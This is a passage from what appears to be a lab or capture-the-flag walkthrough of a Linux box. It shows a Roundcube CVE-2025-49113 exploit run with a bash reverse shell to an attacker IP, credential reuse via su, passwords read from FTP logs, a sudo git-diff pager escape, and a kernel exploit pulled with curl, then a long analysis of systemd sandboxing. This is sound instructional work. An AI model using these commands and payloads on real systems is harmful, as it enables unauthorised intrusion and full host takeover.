phar://stream wrapper, a cookie, a cache entry, or as here a session-file delimiter. What stays constant is that the payload is a property bag, and the code that runs is a magic method the application never calls directly. The same destructor-driven pattern is covered in more depth on the PHAR deserialization page.
Running the hakaioffsec proof of concept, with a listener already waiting:
1
nc -lvnp 9999
1
php roundcube_exp.php http://$IP/roundcube justin 'ArepasConQueso2026!' 'bash -c "bash -i >& /dev/tcp/10.200.92.216/9999 0>&1"'
1
2
3
4
5
6
[+] Starting exploit (CVE-2025-49113)...
[*] Checking Roundcube version...
[*] Detected Roundcube version: 10610
[+] Target is vulnerable!
[+] Login successful!
[*] Exploiting...
1
2
3
4
Listening on 0.0.0.0 9999
Connection received on 10.0.27.32 44350
bash: cannot set terminal process group (1174): Inappropriate ioctl for device
bash: no job control in this shell
1
id
1
uid=33(www-data) gid=33(www-data) groups=33(www-data)
The “cannot set terminal process group” warning is the shell reporting that it has no controlling terminal. It is harmless for command execution but it breaks anything that needs one, which becomes relevant twice in the next two sections.
7. www-data to justin, on the password we already had
The web shell runs as www-data, which owns nothing. The credential from the git history has already been proven to work against IMAP, and the account it belongs to is a real local user with UID 1000. su is the one authentication path on this box that has not refused the password yet, because unlike SSH it has no PasswordAuthentication setting to turn off:
1
su justin
1
Password:
1
id
1
uid=1000(justin) gid=1000(justin) groups=1000(justin),4(adm),100(users)
That su succeeding is the whole lesson of the section. The Neo4j service account password and the Linux account password for justin are the same string. An application configuration file was never intended to be an authentication database, but every time an administrator reuses their own password for a service credential, it becomes one.
suneeds a controlling terminal to read a password. From a rawncreverse shell it will usually fail with “must be run from a terminal”. Upgrading first withpython3 -c 'import pty;pty.spawn("/bin/bash")', thenCtrl-Z,stty raw -echo; fg, is what makes this step work.
The group list is the payload of this step, not the shell. justin is a member of adm, which is the Debian and Ubuntu group whose entire purpose is reading system logs. Logrotate’s shipped rules create rotated log files as root:adm with mode 0640 precisely so that a member of adm can read them without being root.
8. justin to gilbert, out of the FTP log
The service that has been the centre of this box since the first scan also writes a log, and adm membership makes it readable:
1
cat /var/log/vsftpd.log.1
1
2
3
4
5
6
Sun May 24 04:41:36 2026 [pid 2996] CONNECT: Client "::ffff:192.168.186.128"
Sun May 24 04:41:39 2026 [pid 2995] [ftp] OK LOGIN: Client "::ffff:192.168.186.128", anon password "ftp"
Sun May 24 06:47:58 2026 [pid 3832] CONNECT: Client "::ffff:192.168.186.128"
Sun May 25 04:41:39 2026 [pid 2995] [ftp] OK LOGIN: Client "::ffff:192.168.186.128", gilbert password "1xXOneMoreCachapaXx1"
Mon May 25 01:26:35 2026 [pid 3967] CONNECT: Client "::ffff:192.168.186.128"
Mon May 25 01:26:38 2026 [pid 3966] [ftp] OK LOGIN: Client "::ffff:192.168.186.128", anon password "ftp"
Every other successful line reads anon password "ftp". One does not.
vsftpd deliberately records the password string for anonymous sessions, because in the anonymous convention that field is not a secret at all: it is supposed to be a courtesy email address identifying who is downloading. The daemon writes it verbatim on the assumption that it is public information. It has no way to know that the person at the keyboard typed a real account name and a real account password into the anonymous prompt instead.
That is what happened here, and it is a category of finding you should look for on any box with FTP: authentication logs are written by services that were told which fields are secret, and any field the service believes is public gets logged in clear. The same class of mistake produces passwords in .bash_history, in web-server access logs when a form posts over GET, and in process listings when a password is passed as a command-line argument.
1
su gilbert
1
Password:
1
id
1
uid=1001(gilbert) gid=1001(gilbert) groups=1001(gilbert),100(users)
9. gilbert to root through the pager
Enumerating sudo from the su gilbert shell, the one nested inside the reverse shell, reports that there is nothing to enumerate:
1
sudo -l
1
sudo: Sorry, user gilbert may not run sudo on lk-linux2.
That message reads like a definitive answer, and it is wrong. Recall from section 4 that justin was refused SSH with Permission denied (publickey). gilbert is not, because the password restriction is scoped per account, and the password from the FTP log logs straight in:
1
ssh gilbert@$IP
From that session, the identical command returns something else entirely:
1
sudo -l
1
2
3
[sudo: authenticate] Password:
User gilbert may run the following commands on lk-linux2:
    (root) /usr/bin/git diff *
Same user, same host, same binary, opposite answers.
The reflex explanation is that the nested shell is not a login shell, and that su - gilbert would have fixed it. It does not: the login form is refused in exactly the same words, and so is every other combination of accounts and dashes. The second reflex, that su fails to build the session sshd creates, is also wrong. Both deserve a proper autopsy, and both need root to perform, which the box has not given up yet. Section 11 runs the whole investigation once it has.
What matters at this point in the chain is the operational half, which does not require understanding the cause at all: the moment you recover a password, spend the one command it costs to try a real login with it. Re-running enumeration from a second, independent origin is what turns this dead end into the privilege escalation.
A negative result from a shell inherited out of a service is not evidence of absence, and these failures do not look like failures: a file that “does not exist”, a directory that “cannot be read”, a sudo policy that is simply empty. Re-run anything that matters from a second origin before believing it.
Why this rule is a root shell
The rule allows git diff with any arguments, as root. git diff does not read files as root in a way that helps much on its own, but git’s output handling does.
Git sends long output through a pager. The pager is chosen from GIT_PAGER, then core.pager, then PAGER, then the compiled-in default, which is less. Git only invokes it when the output does not fit on one screen and the destination is a terminal. And less is an interactive program with a documented escape: !command runs command in a shell.
Everything git spawns inherits git’s privileges. Under sudo git diff, git is root, so the pager is root, so the shell the pager starts is root.
Two details make it work reliably. The sudoers rule pins diff as the first word after git, so the other GTFOBins routes that need a global option (git -c core.pager='!/bin/sh' ... or git -p help config) are not available: anything before diff breaks the match. And the output has to be long enough to trigger paging, which is why diffing /dev/null against a file with forty lines is the reliable choice:
1
sudo git diff /dev/null /etc/passwd
1
2
3
4
5
6
7
8
9
diff --git a/etc/passwd b/etc/passwd
new file mode 100644
index 0000000..7ef9c8b
--- /dev/null
+++ b/etc/passwd
@@ -0,0 +1,40 @@
+root:x:0:0:root:/root:/bin/bash
+daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
With less holding the output, typing !/bin/bash at its prompt is the escape:
1
!/bin/bash
1
id
1
uid=0(root) gid=0(root) groups=0(root)
1
cat /root/root.txt
1
<redacted>
Restricting a sudo rule to one subcommand is not a restriction if that subcommand can spawn another program. Git,
man,less,more,vi,find,awk,tarand dozens of others all have a documented way to execute a command, and sudo hands them a root token to do it with. If a rule like this is genuinely required, the mitigation is to force a non-interactive pager in the environment sudo builds, for exampleDefaults env_keep -= "PAGER"combined with a wrapper that setsGIT_PAGER=cat, and to accept that the rule is still only as safe as the next git feature nobody audited.
10. Unintended root: DirtyFrag
The sudo rule is the intended path, but it is not the only one, and the alternate route does not need gilbert at all: any unprivileged local user on this host reaches root, www-data included.
The box runs a kernel affected by DirtyFrag, the pair of local privilege escalations disclosed in May 2026: CVE-2026-43284 in the xfrm/ESP (IPsec) path and CVE-2026-43500 in rxrpc. Both give the same primitive: an in-place cryptography fragmentation bug that corrupts the page cache, which lets an unprivileged process rewrite the contents of read-only file pages. That is the DirtyCow and DirtyPipe outcome reached by a new route, and the usual finish is to overwrite a setuid binary or blank the password field for root in /etc/passwd. The public proof of concept needs no special capability and no race window.
Serve the binary from the attacking host and pull it into a writable directory:
1
python3 -m http.server 8000
1
2
3
4
cd /tmp
curl 10.200.92.216:8000/dirtyfrag -O
chmod +x dirtyfrag
./dirtyfrag
1
2
id
uid=0(root) gid=0(root) groups=0(root)
Note that /tmp is writable even though /home/justin was not. Those two facts have the same cause and neither is a property of the disk: apache2.service runs with PrivateTmp=true, so this /tmp is a service-private tmpfs rather than the host’s, and with ProtectHome=read-only, which is what refused the authorized_keys append in section 4. Section 11 pulls both apart. The practical consequence while staging a binary is that anything written here is invisible to any process outside the web shell’s namespace, so do not expect a second session to find it.
A kernel LPE is a last-resort answer, not a first one, and on a lab it usually means you have skipped something. Enumerate credentials, sudo rules, SUID binaries, cron and writable service files first: those are the paths the box was built around, and they are the paths that teach you something. Reach for the kernel when triage is genuinely exhausted. Note also that running a kernel exploit is the single most likely action in a real engagement to take the host down, which is why it needs written authorisation before you type it.
11. Beyond Root: What the Web Shell Could Not See
Three separate dead ends on this box turn out to have one cause, and none of them can be diagnosed without root, which is why this section comes after the flags rather than during the chain. What follows is the investigation in the order the hypotheses actually fell, because every wrong answer along the way is one a reader will reach for too, and the reasons each fails are more useful than the answer on its own.
The contradiction, restated
Three symptoms, collected in three different sections, none of them obviously related.
The sudo policy disagrees with itself depending on where you ask. From the su gilbert shell nested inside the reverse shell:
1
sudo: Sorry, user gilbert may not run sudo on lk-linux2.
From an SSH session as the same user, seconds later:
1
2
User gilbert may run the following commands on lk-linux2:
    (root) /usr/bin/git diff *
Section 4 produced the second symptom: appending to justin’s authorized_keys from the web shell failed with Read-only file system, on a file whose ownership and mode were correct. Section 10 produced the third: /tmp was writable when /home was not, which was filed as a quirk of the mount layout.
The working assumption from here is that one cause is more likely than three coincidences.
Hypothesis 1: the nested shell is not a login shell
The first candidate, and the one almost everyone reaches for. su(1) describes what -, -l and --login change, and it is not a small list:
su does:
- clear all the environment variables except
TERM,COLORTERM,NO_COLORand variables specified by--whitelist-environment- initialize the environment variables
HOME,SHELL,USER,LOGNAME, andPATH- change to the target user’s home directory
- set
argv[0]of the shell to-in order to make the shell a login shell
The same page calls the bare form a backward-compatibility behaviour and recommends “to always use the --login option (instead of its shortcut -) to avoid side effects caused by mixing environments.” Plausible, and easy to test.
Before testing it, it is worth being precise about what a login shell actually is, because the last bullet is the whole definition and it is easy to misread. argv[0] is the name a process is handed for itself, and for shells the convention is a leading dash. Bash exposes its own verdict:
1
2
echo "argv0=$0 login_shell=$(shopt -q login_shell && echo on || echo off)"
ps -o pid,args -p $$ --no-headers
Straight off an SSH login, then after su gilbert, then after su - gilbert:
1
2
3
SSH   argv0=-bash  login_shell=on     4530 -bash
SU    argv0=bash   login_shell=off    4576 bash
SU-L  argv0=-bash  login_shell=on     4598 -bash
ps sees the same thing from outside the process: login shells are listed as -bash, the non-login one as plain bash. That single character is the entire marker, which is why su has to go out of its way to set it.
This is worth separating from nologin, which sounds like it belongs on the same axis and does not. /usr/sbin/nologin is a program, not an argv[0] value, and it lives in the shell field of /etc/passwd:
1
grep -E '^(www-data|justin|gilbert):' /etc/passwd
1
2
3
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
justin:x:1000:1000:justin:/home/justin:/bin/bash
gilbert:x:1001:1001:,,,:/home/gilbert:/bin/bash
Run it and it prints a refusal and exits non-zero, so it never becomes a shell of either kind. That is what would stop su www-data from returning a prompt. It also explains a detail of section 6 that is easy to skim past: the injected payload executes bash -i by name instead of requesting a login, so nothing ever consults the shell field and nologin never gets a vote. A nologin shell defends the paths that read /etc/passwd to decide what to start, which is login, sshd and su. It does nothing about code execution that names its own interpreter, which is the only kind this box ever gave up.
Now the test. From the same reverse shell:
1
su - gilbert
1
sudo -l
1
sudo: Sorry, user gilbert may not run sudo on lk-linux2.
Identical refusal. The same holds for every nesting order tried: su justin then su gilbert, su - justin then su - gilbert, directly from www-data or through an intermediate account. Hypothesis 1 is dead. A correct login shell changes nothing.
It did, however, print something that got dismissed at the time:
1
2
-bash: /proc/sys/kernel/random/uuid: No such file or directory
-bash: /proc/sys/kernel/random/boot_id: No such file or directory
Those lines only appear under su -, because only a login shell runs the profile scripts that read those files. The natural reading is a broken profile script, and that reading is wrong. Park it; it is the answer, four hypotheses early.
Hypothesis 2: su does not create a real session
The second candidate has the man page apparently endorsing it, in the same entry:
Note that on
systemd(1)-based systems, a new session may be defined as a real entry point to the system. However,sudoes not create a real session (by PAM) from this point of view. You need to use tools likesystemd-run(1)ormachinectl(1)to initiate a complete, real session.
If sudo’s behaviour depended on a PAM session, this would explain everything. So compare the two PAM stacks. Both /etc/pam.d/su and /etc/pam.d/sshd pull in common-session, and that is where logind registration lives:
1
grep -vE '^\s*#|^$' /etc/pam.d/common-session
1
2
3
4
5
6
session	[default=1]	pam_permit.so
session	requisite	pam_deny.so
session	required	pam_permit.so
session optional	pam_umask.so
session	required	pam_unix.so
session	optional	pam_systemd.so
So su does talk to logind. What it does not do is create a new session: it inherits the caller’s. Opening su gilbert inside the SSH session and asking logind who owns it gives sshd’s session, with sshd still the leader:
1
2
3
17 - gilbert (1001)
  State: active
 Leader: 4131 (sshd-session)
That inheritance survives a change of uid, which is the part worth internalising. Running su root from the SSH session produces a shell that is genuinely root and still sits inside gilbert’s login session:
1
id -u; cat /proc/self/cgroup; loginctl session-status | head -3
1
2
3
4
5
0
0::/user.slice/user-1001.slice/session-22.scope
22 - gilbert (1001)
  Since: Wed 2026-09-09 16:30:31 UTC; 10s ago
  State: active
Session membership, effective uid, and namespace membership are three independent properties of a process, and changing one does not touch the other two. Becoming root does not relocate you into system.slice and does not open a new session.
There is one genuine difference between the stacks, and it turns out to be irrelevant to sudo. /etc/pam.d/sshd carries session required pam_loginuid.so and /etc/pam.d/su does not, so an SSH login stamps the kernel’s audit login uid while su leaves it alone:
1
2
cat /proc/self/loginuid          # from the SSH session
cat /proc/$APID/loginuid         # apache
1
2
1001
4294967295
4294967295 is (uid_t)-1, the unset value, and it is a reliable fingerprint for “this process did not descend from a login”. It is readable without any privilege, which makes it a genuinely useful thing to check from a foothold. It also has no bearing on sudoers evaluation whatsoever. Hypothesis 2 is dead. The session is not the discriminator.
Hypothesis 3: the web shell is in a container
Two hypotheses about identity have failed, so the next move is to stop asking who the process is and start asking where it is. The blunt version of that question is whether the web shell is containerised:
1
2
3
4
APID=$(systemctl show -p MainPID --value apache2)
for n in mnt pid net ipc uts user cgroup time; do
  printf '%-7s host=%-22s apache=%s\n' "$n" "$(readlink /proc/self/ns/$n)" "$(readlink /proc/$APID/ns/$n)"
done
1
2
3
4
5
6
7
8
mnt     host=mnt:[4026531832]     apache=mnt:[4026532207]
pid     host=pid:[4026531836]     apache=pid:[4026531836]
net     host=net:[4026531833]     apache=net:[4026531833]
ipc     host=ipc:[4026531839]     apache=ipc:[4026531839]
uts     host=uts:[4026531838]     apache=uts:[4026532262]
user    host=user:[4026531837]    apache=user:[4026531837]
cgroup  host=cgroup:[4026531835]  apache=cgroup:[4026531835]
time    host=time:[4026531834]    apache=time:[4026531834]
Not a container. The PID namespace is shared, which is why the reverse shell reports echo $$ as 3127 and root on the host sees that same process as 3127; in a PID namespace it would call itself 1. The network, the user database and the cgroup tree are all the machine’s own, and systemctl show confirms there is no root pivot either:
1
2
RootDirectory=
RootImage=
Hypothesis 3 is dead as stated, and it is the productive failure. Two of the eight namespaces are private, and one of them is mnt. Nothing was entered. The service was handed a modified view of the filesystem it was already in.
Which is when the parked clue pays. /proc/sys/kernel/random/uuid was never missing from the machine. It was missing from that process tree’s filesystem, and the shell reported it accurately the first time anyone ran su -.
The test that settles it
If the mount namespace is the variable and the shell type is not, then a non-login su gilbert, the exact command that failed from the reverse shell, should succeed when run inside the host namespace. It does:
1
su gilbert
1
2
echo "ns=$(readlink /proc/self/ns/mnt) argv0=$0"
sudo -l
1
2
3
4
ns=mnt:[4026531832] argv0=bash
[sudo: authenticate] Password:
User gilbert may run the following commands on lk-linux2:
    (root) /usr/bin/git diff *
argv0=bash, so this is not a login shell by the definition established in hypothesis 1, and it lists the rule anyway. Same command, same user, same binary, opposite answers, with the mount namespace as the only difference between the two runs. That is the experiment the first three hypotheses each failed to be.
Where the private namespace comes from
1
systemctl cat apache2.service
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
PrivateTmp=true
DevicePolicy=closed
KeyringMode=private
LockPersonality=yes
MemoryDenyWriteExecute=yes
PrivateDevices=yes
ProtectClock=yes
ProtectControlGroups=yes
ProtectHome=read-only
ProtectHostname=yes
ProtectKernelLogs=yes
ProtectKernelModules=yes
ProtectKernelTunables=yes
ProtectSystem=full
RestrictNamespaces=yes
RestrictRealtime=yes
RestrictSUIDSGID=yes
SystemCallArchitectures=native
ProtectProc=invisible
ProcSubset=pid

ReadWritePaths=/var/log/apache2
ReadWritePaths=/var/cache/apache2/mod_cache_disk

InaccessiblePaths=/boot
InaccessiblePaths=/root
InaccessiblePaths=-/etc/sudoers
InaccessiblePaths=-/etc/sudoers.d
InaccessiblePaths=-/etc/ssh
InaccessiblePaths=-/etc/apt
InaccessiblePaths=-/etc/.git
InaccessiblePaths=-/etc/.svn
Every symptom in this section is on that list. ProtectHostname=yes accounts for the private uts namespace, and PrivateTmp=true alone would have been enough to create the private mnt namespace before any of the rest.
The tempting read is that a lab author bolted this on. The packaging system disagrees:
1
2
3
md5sum /usr/lib/systemd/system/apache2.service
grep apache2.service /var/lib/dpkg/info/apache2.md5sums
dpkg -V apache2
1
2
8e5b76929e1c35cfe706e88af8ecb7e0  /usr/lib/systemd/system/apache2.service
8e5b76929e1c35cfe706e88af8ecb7e0  usr/lib/systemd/system/apache2.service
The checksums match, dpkg -V reports nothing, and DropInPaths= is empty, so as far as the system is concerned this is the packaged unit with no local modification. Whatever produced it, the operational conclusion is the uncomfortable one: this is what the service looks like out of the box, so every enumeration result collected through a web shell on a host like this is filtered before you see it, and nothing announces the filter.
How InaccessiblePaths actually hides a file
InaccessiblePaths= is not a permission change, which is why it produces such confusing symptoms. systemd keeps a set of empty, mode 000 nodes of every file type:
1
ls -la /run/systemd/inaccessible/
1
2
3
4
5
6
b---------  1 root root 0, 0 blk
c---------  1 root root 0, 0 chr
d---------  2 root root   40 dir
p---------  1 root root    0 fifo
----------  1 root root    0 reg
s---------  1 root root    0 sock
and bind-mounts the type-appropriate one over each listed path inside the service’s namespace. Apache’s mount table shows the substitution directly, along with the read-only binds that ProtectSystem=full and ProtectHome=read-only produce:
1
grep -E ' /etc| /home| /tmp| /proc| /root| /boot' /proc/$APID/mountinfo
1
2
3
4
5
6
7
8
9
10
179 178 252:0 /etc  /etc  ro,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
182 179 0:28 /systemd/inaccessible/reg /etc/sudoers   ro,nosuid,nodev,noexec - tmpfs tmpfs
183 179 0:28 /systemd/inaccessible/dir /etc/sudoers.d ro,nosuid,nodev,noexec - tmpfs tmpfs
181 179 0:28 /systemd/inaccessible/dir /etc/ssh       ro,nosuid,nodev,noexec - tmpfs tmpfs
180 179 0:28 /systemd/inaccessible/dir /etc/apt       ro,nosuid,nodev,noexec - tmpfs tmpfs
193 178 0:28 /systemd/inaccessible/dir /root          ro,nosuid,nodev,noexec - tmpfs tmpfs
201 178 0:28 /systemd/inaccessible/dir /boot          ro,nosuid,nodev,noexec - tmpfs tmpfs
207 178 252:0 /home /home ro,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
208 178 0:47 /     /proc  rw,nosuid,nodev,noexec,relatime - proc proc rw,hidepid=invisible,subset=pid
198 200 0:36 /systemd-private-9d1350708dd948d096dc7fe80a7384b5-apache2.service-SIYgku/tmp /tmp rw,nosuid,nodev - tmpfs tmpfs
Stat the same two paths from each side and the substitution is unmistakable:
1
2
stat -c '%n | %s bytes | mode %a | %F' /etc/sudoers /etc/sudoers.d
nsenter -t $APID -m -- stat -c '%n | %s bytes | mode %a | %F' /etc/sudoers /etc/sudoers.d
1
2
3
4
5
/etc/sudoers   | 1835 bytes | mode 440 | regular file
/etc/sudoers.d | 4096 bytes | mode 755 | directory

/etc/sudoers   | 0 bytes | mode 0 | regular empty file
/etc/sudoers.d | 40 bytes | mode 0 | directory
This explains the exact wording of sudo’s refusal. sudo is setuid root, so it opens /etc/sudoers successfully in both views. Inside the namespace it gets a zero-byte file, parses a policy containing no rules, and reports the truth about that policy:
1
2
sudo -l -U gilbert                      # from the host
nsenter -t $APID -m -- sudo -l -U gilbert
1
2
3
4
User gilbert may run the following commands on lk-linux2:
    (root) /usr/bin/git diff *

User gilbert is not allowed to run sudo on lk-linux2.
Which reframes the message that started this whole detour. It was never about gilbert. Inside that namespace the policy is empty for every account on the box, which is exactly what su justin followed by sudo -l had already shown in section 7 without anyone noticing. A refusal that applies universally is a statement about the file, not about the user, and that is a cheap tell to check for: if nobody can sudo, ask whether sudo can read anything.
The real policy, incidentally, is not quite what sudo -l prints:
1
gilbert ALL=(root) /bin/git diff *
sudoers says /bin/git and sudo displays /usr/bin/git, because it resolves the path through the merged-usr symlink before printing. Worth knowing when a rule you are attacking does not match the binary you were told about.
Three more things that look like the answer
The mechanism is settled, but three details in the evidence above will send a reader down the wrong path if taken at face value.
PrivateMounts=no does not mean there is no private mount namespace. systemctl show says exactly that:
1
PrivateMounts=no
while /proc/1165/ns/mnt reads mnt:[4026532207]. Both are correct, because PrivateMounts= is not the only directive that creates one. systemd.exec(5) opens its description of the path options with the answer:
ReadWritePaths=,ReadOnlyPaths=,InaccessiblePaths=,ExecPaths=,NoExecPaths=Sets up a new file system namespace for executed processes.
ProtectSystem=, ProtectHome=, ProtectProc= and PrivateTmp= imply one as well. Reading a single directive to decide whether a service is namespaced gives the wrong answer; readlink /proc/PID/ns/mnt is the only check that cannot be misread.
The - in -/etc/sudoers is not a negation. It reads like one and it is not. From the same man page:
Paths in
ReadWritePaths=,ReadOnlyPaths=,InaccessiblePaths=,ExecPaths=andNoExecPaths=may be prefixed with “-“, in which case they will be ignored when they do not exist.
It is a tolerance marker for a path that may be absent. -/etc/sudoers is masked exactly as hard as the undashed /root; the dash only means the unit still starts on a host where that file does not exist.
ProtectKernelTunables=yes is not what hid /proc/sys. It is on the unit, and it mounts /proc/sys read-only rather than removing it. The removal comes from ProcSubset=pid:
1
2
nsenter -t $APID -m -- findmnt -T /proc -o TARGET,FSTYPE,OPTIONS
nsenter -t $APID -m -- ls -ld /proc/sys
1
2
/proc  proc   rw,nosuid,nodev,noexec,relatime,hidepid=invisible,subset=pid
ls: cannot access '/proc/sys': No such file or directory
Read-only and absent are different states producing different errors, and the error bash printed back in hypothesis 1 was No such file or directory. Matching the error text to the directive that produces it is the difference between the right answer and a plausible one.
Why su cannot escape it
A mount namespace is process state, not user state. Changing uid does not touch it, and joining another one means calling setns(2) on a namespace file descriptor, which requires CAP_SYS_ADMIN in the target user namespace. su, su -, sudo, script, a pty upgrade: none of them attempt it, because none of them are namespace tools. The unit closes the other direction too, with RestrictNamespaces=yes, so the service cannot create new namespaces either.
That leaves exactly one move, and it is not a better shell, it is a different origin. Any process created outside the service starts in the machine’s own mount table. sshd was the available one here, but cron, a console login, a systemd timer, or a foothold in any service that is not sandboxed this way would all have worked identically. vsftpd, for instance, is completely unsandboxed on this host:
1
systemctl show vsftpd -p ProtectHome -p ProtectSystem -p InaccessiblePaths -p PrivateTmp -p ProcSubset
1
2
3
4
5
ProtectHome=no
ProtectSystem=no
InaccessiblePaths=
PrivateTmp=no
ProcSubset=all
Code execution through the FTP daemon would have landed in mnt:[4026531832] and seen the sudo rule immediately.
The other two costumes
With the mechanism established, the two symptoms from sections 4 and 10 resolve in a line each.
The read-only home. ProtectHome=read-only bind-mounts /home read-only inside the service namespace only. On the host, /home is not even a separate mount:
1
2
3
findmnt /home                                  # host: no output, not a mount point
nsenter -t $APID -m -- findmnt -no SOURCE,TARGET,FSTYPE,OPTIONS /home
runuser -u justin -- touch /home/justin/.ssh/probe && echo WRITABLE
1
2
/dev/mapper/ubuntu--vg-ubuntu--lv[/home] /home ext4 ro,relatime
WRITABLE
Justin’s home is writable on this machine, and the authorized_keys append would have succeeded from anywhere outside Apache’s sandbox. What protects that file is not a mount option, it is that the only code execution available at that point in the chain was inside the one process tree where /home is read-only.
The private /tmp. PrivateTmp=true gives the service its own tmpfs, mounted from /tmp/systemd-private-<boot-id>-apache2.service-<random>/tmp. Files staged in /tmp from the web shell are real and writable, and also invisible to every process outside that namespace. Drop a binary there, fail to find it from a second session, and nothing is broken: those are two different directories that share a path.
Login shell, login session, namespace: three different things
The three hypotheses failed because they were all asking about the first two rows of this table when the answer was in the fourth.
| Concept | Created by | Observed with | Differed here? |
|---|---|---|---|
| Login shell | argv[0] starting with - | echo $0 | No |
| PAM session | pam_unix, pam_systemd | loginctl session-status | No |
| Audit login uid | pam_loginuid.so | cat /proc/self/loginuid | Yes, irrelevant |
| Mount namespace | systemd sandbox directives | readlink /proc/self/ns/mnt | Yes, decisive |
Every wrong answer in this section was a property of the session, meaning something authentication creates, or a single configuration line read in isolation. The right answer was a property of the process, which no amount of authentication changes. When two shells on one host disagree about a fact, compare what the kernel says about each process,
readlink /proc/self/ns/*,/proc/self/mountinfo,/proc/self/cgroup, before comparing anything about the users holding them.
Understanding the Attack Chain
Every step in the intended path is either a service doing exactly what it was configured to do or a published bug in a version that was never updated. The table separates what each piece is worth on its own from what it is worth in sequence.
| Primitive | Where it lives | Severity in isolation | Severity composed |
|---|---|---|---|
| Anonymous FTP read | vsftpd.conf | Low: file listing | Delivers every artifact in the chain |
| Four upstream templates | The FTP share | None | Time sink hiding the one real file |
Joomla default bobby7 | joomla.sql | None: vendor sample | A grep hit that leads nowhere |
WinZip AES on app.zip | The archive header | Medium if strong | Falls to rockyou.txt in 4 seconds |
.git inside the archive | Packaging mistake | Low: source disclosure | Carries the deleted blob |
| Secret removed by commit | .env.local history | Critical if reachable | justin password, still in git show |
| Password reuse | App config equals Linux account | High | Turns a config value into a login |
| SSH publickey only for justin | Match Group justin | Hardening | Forces the chain through the web app |
| SSH password auth for gilbert | Same config, other scope | Low on its own | Login session that reveals the sudo rule |
InaccessiblePaths on sudoers | apache2.service | Hardening | Empty sudo policy in the web shell |
PrivateTmp on the web shell | apache2.service | Hardening | Staged files invisible outside it |
write_enable unset in vsftpd | /etc/vsftpd.conf | Hardening | Refuses the authorized_keys upload |
ProtectHome=read-only | apache2.service | Hardening | Blocks that write from the web shell |
| Unlinked Roundcube 1.6.10 | /roundcube | Medium: login page | The one authenticated attack surface |
| CVE-2025-49113 | Session serializer plus PEAR gadget | Critical post-auth | Credentials become RCE as www-data |
su accepts the password | PAM, no policy switch | By design | www-data becomes justin |
adm group membership | justin supplementary group | Low: log read | Opens the rotated vsftpd log |
| Password in the FTP log | anon password "..." field | Critical if readable | gilbert credentials in clear text |
sudo git diff * | sudoers rule | Looks narrow | Root through the less escape |
| DirtyFrag kernel LPE | CVE-2026-43284 | Critical for any local user | Root without touching the sudo rule |